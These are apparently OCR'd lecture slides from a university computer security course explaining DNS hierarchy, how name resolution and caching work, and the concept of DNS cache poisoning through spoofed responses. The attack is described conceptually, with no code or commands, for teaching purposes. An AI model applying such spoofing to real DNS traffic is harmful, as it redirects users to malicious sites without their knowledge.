CSCI 476: Computer Security


Network Security: DNS Cache Poisoning (Part 2), Firewalls

Reese Pearsall

Fall 2023

No class on Tuesday (Election day)

Lab 6



Traffic volume for Facebook services during October 4, 2021 global outage.

DNS Architecture


- DNS is a **distributed**, **hierarchical** database that maps **domain names** to **IP addresses**

Hierarchy consists of different types of DNS servers:

Authoritative DNS servers- Organization’s own DNS with up-to-date records

Top-level domain (TLD) servers- responsible for keeping IP addresses for authoritative DNS servers for each top-level domain (.com, .edu, .jp, etc)


Root DNS servers- responsible for maintaining IP addresses for TLD servers




Domain Name System (DNS)

Application-level protocol used to map Domain Names to IP Addresses

DNS uses UDP as the transport layer protocol
- No handshake
- No guarantee that packet will arrive





Anatomy of a DNS Packet


Suppose the user wants to go to `www.example.com`

Step 0: The computer first checks its **local cache** to see if an entry exists

Step 1: The user contacts a DNS resolver, which contacts a DNS root name server for the .com TLD

Step 2: The DNS resolver now contacts the .com TLD server, which returns the IP address of the example.com's Authorative server

Step 3: The Authorative server gives us the IP address for www.example.com, and we can now send an HTTP request to that IP address!



IMPORTANT


The user's machine will now save the IP address for www.example.com in its **cache**

Attacks on the DNS protocol

When the user sends out a DNS request for a website they want to visit, they will have to **wait** for a response from a DNS server

This process of DNS resolving can take some time…

If an attacker wanted to cause some trouble, they could spoof a packet to the user that has a **malicious** DNS response




DNS Cache Poisoning Attack

A **DNS** cache poisoning attack is done by tricking a server into accepting malicious, spoofed DNS information


Instead of going to the IP address of the legitime website, they will go to the IP address that we place in our malicious DNS response (spoofed)

The DNS response is CACHED, which means the user will visit the malicious website in future visits**



